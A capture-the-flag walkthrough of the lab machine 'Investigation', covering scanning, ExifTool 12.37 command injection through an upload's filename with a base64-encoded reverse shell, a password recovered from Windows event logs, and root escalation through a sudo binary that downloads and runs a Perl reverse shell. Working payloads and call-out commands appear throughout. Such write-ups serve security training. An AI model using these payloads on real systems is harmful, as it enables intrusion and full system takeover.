
0x1 Scan


```
≡ offsec/investigation git:(master) ▶ rustscan --ulimit 1000 -a 10.10.11.197 -- -sC -sV -Pn --script=default
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.

----------------------------------------
: https://discord.gg/GFrQsGy           :
: https://github.com/RustScan/RustScan :
 ----------------------------------------
Please contribute more quotes to our GitHub https://github.com/rustscan/rustscan

[~] The config file is expected to be at "/home/ghost/.rustscan.toml"
[~] Automatically increasing ulimit value to 1000.
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 10.10.11.197:22
Open 10.10.11.197:80
[~] Starting Script(s)
[>] Script to be run Some("nmap -vvv -p {{port}} {{ip}}")
```

```
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 2f1e6306aa6ebbcc0d19d4152674c6d9 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC8CUW+gkrjaTI+EeIVcW/8kCM0oaKxGk63NkzFaKj8cgPfImUg8NbMX7xSoQR2DJ
bV8mQ0O+habEygGVEFuEgOJpN0e3YM3EJoxo1N5CVJMBUJ4Jb7FoYYckIAYTZTV3fuembGRoG0Lvw6YbIOYA8URxLqcBxsMSOkznhf21
GNFJHYhj2K46RKtv+TO9MjYKvC+nXFSNgPkdFaCQcfpqd61FtaVsin5Ho/v1XfhqDG0d7N7uDM28zCmNVfnl9+MI0jpBmiFaH8V0ZjR7
|   256 274520add2faa73a8373d97c79abf30b (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBG5ZpYGYsM/eNsAOYy3iQ9O7/OdK6c
|   256 4245eb916e21020617b2748bc5834fe0 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJ4m4ta/VBtbCv+5FEPfydbXySZHyzU7ELt9lBsbjl5S
80/tcp open  http    syn-ack Apache httpd 2.4.41
|_http-title: Did not follow redirect to http://eforenzics.htb/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: Host: eforenzics.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

0x2 HTTP

I found a login page.





Once uploaded, I check the report. It appears to be using *ExifTool, 12.37*.


```
ExifTool Version Number         : 12.37
File Name                       : chad.jpg
Directory                       : .
File Size                       : 18 KiB
File Modification Date/Time     : 2023:01:27 14:54:12+00:00
File Access Date/Time           : 2023:01:27 14:54:12+00:00
File Inode Change Date/Time     : 2023:01:27 14:54:12+00:00
File Permissions                : -rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : inches
X Resolution                    : 96
Y Resolution                    : 96
Comment                         : CREATOR: gd-jpeg v1.0 (using IJG JPEG v62), quality =
82.
Image Width                     : 300
Image Height                    : 300
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 300x300
Megapixels                      : 0.090
```

ExifTool 12.37 command injection


ExifTool seems to be vulnerable to command injection.

-


I send *curl 10.10.14.8 |*




receives a curl request.




Using the following, I can execute command to enumerate.





Since I cannot put */* in bash command, first I encode reverse shell in base64.



Then send payload as below.

```
filename="echo -n 'c2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTQuOC84MCAwPiYxCg==' | base64 -d |
bash |"
```

```
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close

------WebKitFormBoundarywYiTbWSGc7iBqlyX
Content-Disposition: form-data; name="image"; filename="echo -n 'c2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTQuOC84MCAwPiYxCg==' | base64 -d | bash |"
Content-Type: image/jpeg

ÿØÿàJFIF``ÿþ;CREATOR: gd-jpeg v1.0 (using IJG JPEG v62), quality = 82
ÿÛC
!'"#%%%),($+!$%$ÿÛC	$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$ÿÀ,,"ÿÄ
```

Got a reverse shell.

```
≡ offsec/investigation git:(master) ▶ nc -lvnp 80
listening on [any] 80 ...
connect to [10.10.14.8] from (UNKNOWN) [10.10.11.197] 47496
sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

0x3 Foothold

First I get proper shell.

```
≡ offsec/investigation git:(master) ▶ nc -lvnp 80
listening on [any] 80 ...
connect to [10.10.14.8] from (UNKNOWN) [10.10.11.197] 47496
sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@investigation:~/uploads/1674836886$
```

basic enumeration

There's a user called *smorton*.

```
www-data@investigation:~$ ls /home
ls /home
smorton
www-data@investigation:~$
```

Also under */usr/local* found a folder *investigation*.

```
www-data@investigation:~$ ls /usr/local
ls /usr/local
bin  etc  games  include  investigation  lib  man  sbin  share  src
www-data@investigation:~$
```

Inside found 2 files.

```
www-data@investigation:/usr/local/investigation$ ls -al
ls -al
total 1288
drwxr-xr-x  2 root     root        4096 Sep 30 23:43  .
drwxr-xr-x 11 root     root        4096 Aug 27 21:54  ..
-rw-rw-r--  1 smorton  smorton  1308160 Oct  1 00:35 'Windows Event Logs for Analysis.msg'
-rw-rw-r--  1 www-data www-data       0 Oct  1 00:40  analysed_log
www-data@investigation:/usr/local/investigation$
```

smorton (user lateral movement)

I downloaded to local and to read the *.msg* (Outlook file), I install extract-msg python module, and read.

- https://github.com/TeamMsgExtractor/msg-extractor

```
investigation/files git:(master) ▶ extract_msg Windows_Event_Logs_for_Analysis.msg
investigation/files git:(master) ▶ ls
2022-01-16_0830 Windows Event Logs for Analysis  analysed_log  Windows_Event_Logs_for_Analysis.msg
investigation/files git:(master) ▶
```

```
files/2022-01-16_0830 Windows Event Logs for Analysis git:(master) ▶ cat message.txt
       File: message.txt
   1   From: Thomas Jones <thomas.jones@eforenzics.htb>
   2   Sent: Sun, 16 Jan 2022 08:30:29 +0800
   3   To: Steve Morton <steve.morton@eforenzics.htb>
   4   Subject: Windows Event Logs for Analysis
   5   ----------------
   6
   7   Hi Steve,
   8
   9   Can you look through these logs to see if our analysts have been logging on to the inspection terminal.
       I'm concerned that they are moving data on to production without following our data transfer procedures.
  10
  11   Regards.
  12   Tom
files/2022-01-16_0830 Windows Event Logs for Analysis git:(master) ▶
```

I unzip *evtx-logs.zip*

```
files/2022-01-16_0830 Windows Event Logs for Analysis git:(master) ▶ ls
evtx-logs.zip  message.txt  security.evtx
files/2022-01-16_0830 Windows Event Logs for Analysis git:(master) ▶
```

I use *python-evtx* to extract into xml.

- https://github.com/williballenthin/python-evtx

```
files/2022-01-16_0830 Windows Event Logs for Analysis git:(master) ▶ evtx_dump.py security.evtx > security.xml
```

Inside I found a text that looks like password.

```
</System>
<EventData><Data Name="PackageName">MICROSOFT_AUTHENTICATION_PACKAGE_V1_0</Data>
<Data Name="TargetUserName">Def@ultf0r3nz!csPa$$</Data>
<Data Name="Workstation">EFORENZICS-DI</Data>
<Data Name="Status">0xc0000064</Data>
</EventData>
</Event>
```

- `Def@ultf0r3nz!csPa$$`

It works for user I found initially, smorton.

```
Ξ files/2022-01-16_0830 Windows Event Logs for Analysis git:(master) ▶ ssh smorton@10.10.11.197
The authenticity of host '10.10.11.197 (10.10.11.197)' can't be established.
ED25519 key fingerprint is SHA256:lYSJubnhYfFdsTiyPfAa+pgbuxOaSJGV8ItfpUK84Vw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.197' (ED25519) to the list of known hosts.
smorton@10.10.11.197's password:
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-137-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri 27 Jan 2023 05:03:08 PM UTC

  System load:  0.06              Processes:             232
  Usage of /:   59.7% of 3.97GB   Users logged in:       0
  Memory usage: 9%                IPv4 address for eth0: 10.10.11.197
  Swap usage:   0%


0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

smorton@investigation:~$
```

user.txt

```
smorton@investigation:~$ ls
user.txt
smorton@investigation:~$ cat user.txt
877469e8cc8b863269f539c63a93a1a0
smorton@investigation:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.11.197  netmask 255.255.254.0  broadcast 10.10.11.255
        ether 00:50:56:b9:82:b4  txqueuelen 1000  (Ethernet)
        RX packets 433437  bytes 43655301 (43.6 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 462633  bytes 66028664 (66.0 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 11328  bytes 891673 (891.6 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 11328  bytes 891673 (891.6 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

smorton@investigation:~$ hostname
investigation
smorton@investigation:~$
```

privilege escalation

I can run binary as sudo.

```
smorton@investigation:~$ sudo -l
Matching Defaults entries for smorton on investigation:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User smorton may run the following commands on investigation:
    (root) NOPASSWD: /usr/bin/binary
smorton@investigation:~$
```

I try running but no idea what the file is.

```
smorton@investigation:~$ sudo /usr/bin/binary -h
Exiting...
smorton@investigation:~$ sudo /usr/bin/binary --help
Exiting...
smorton@investigation:~$ sudo /usr/bin/binary -help
Exiting...
smorton@investigation:~$
```

I downloaded to Kali machine and upload to online decompiler to inspect.

- https://dogbolt.org

I look at main function.

```
390
391 int32_t main(int32_t argc, char** argv, char** envp)
392 {
393     if (argc != 3)
394     {
395         puts("Exiting... ");
396         exit(0);
397         /* no return */
398     }
399     if (getuid() != 0)
400     {
401         puts("Exiting... ");
402         exit(0);
403         /* no return */
404     }
405     if (strcmp(argv[2], "lDnxUysaQn") != 0)
406     {
407         puts("Exiting... ");
408         exit(0);
409         /* no return */
410     }
411     puts("Running... ");
412     FILE* rax_8 = fopen(argv[2], &data_2027);
413     int64_t rax_9 = curl_easy_init();
414     int32_t var_40 = 0x2712;
415     curl_easy_setopt(rax_9, 0x2712, argv[1], 0x2712);
416     int32_t var_3c = 0x2711;
417     curl_easy_setopt(rax_9, 0x2711, rax_8, 0x2711);
418     int32_t var_38 = 0x2d;
419     curl_easy_setopt(rax_9, 0x2d, 1, 0x2d);
420     if (curl_easy_perform(rax_9) != 0)
421     {
422         puts("Exiting... ");
423         exit(0);
424         /* no return */
425     }
426     int64_t rax_25 = snprintf(nullptr, 0, &data_202a, argv[2]);
427     char* rax_28 = malloc((rax_25 + 1));
428     snprintf(rax_28, (rax_25 + 1), &data_202a, argv[2]);
429     int64_t rax_37 = snprintf(nullptr, 0, "perl ./%s", rax_28);
430     char* rax_40 = malloc((rax_37 + 1));
431     snprintf(rax_40, (rax_37 + 1), "perl ./%s", rax_28);
432     fclose(rax_8);
433     curl_easy_cleanup(rax_9);
434     setuid(0);
435     system(rax_40);
436     system("rm -f ./lDnxUysaQn");
437     return 0;
438 }
439
```

Before running there are 3 validations

- checks if it has 3 arguments (first is file name)
- check if it is running by root
- check if the third argument is *lDnxUysaQn* (looks like password)

if they all passes, it runs the file (second argument) with perl. I write the following perl reverse shell. Instead of reading the file from local, it seems to be through curl (curl_easy).

```
use
Socket;$i="10.10.14.8";$p=80;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(con
```

```
nect(S,sockaddr_in($p,inet_aton($i))))
{open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("sh -i");};
```

I host the file with python server, and run the binary.

```
smorton@investigation:~$ sudo /usr/bin/binary 10.10.14.8:4444/shell.pl lDnxUysaQn
Running...
```

```
Ξ offsec/investigation git:(master) ▶ python3 -m http.server 4444
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...
10.10.11.197 - - [28/Jan/2023 01:29:32] "GET /shell.pl HTTP/1.1" 200 -
```

Receives a root shell.

```
Ξ offsec/investigation git:(master) ▶ nc -lvnp 80
listening on [any] 80 ...
connect to [10.10.14.8] from (UNKNOWN) [10.10.11.197] 34794
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

root.txt

```
Ξ offsec/investigation git:(master) ▶ nc -lvnp 80
listening on [any] 80 ...
connect to [10.10.14.8] from (UNKNOWN) [10.10.11.197] 34794
# id
uid=0(root) gid=0(root) groups=0(root)
# cd /root
# ls
root.txt
# cat root.txt
b3d986310d5e72f1ee1209e159521b55
# hostname
investigation
i# fconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.11.197  netmask 255.255.254.0  broadcast 10.10.11.255
        ether 00:50:56:b9:82:b4  txqueuelen 1000  (Ethernet)
        RX packets 434836  bytes 43774445 (43.7 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 463844  bytes 66163776 (66.1 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 13074  bytes 1029063 (1.0 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 13074  bytes 1029063 (1.0 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

# 
```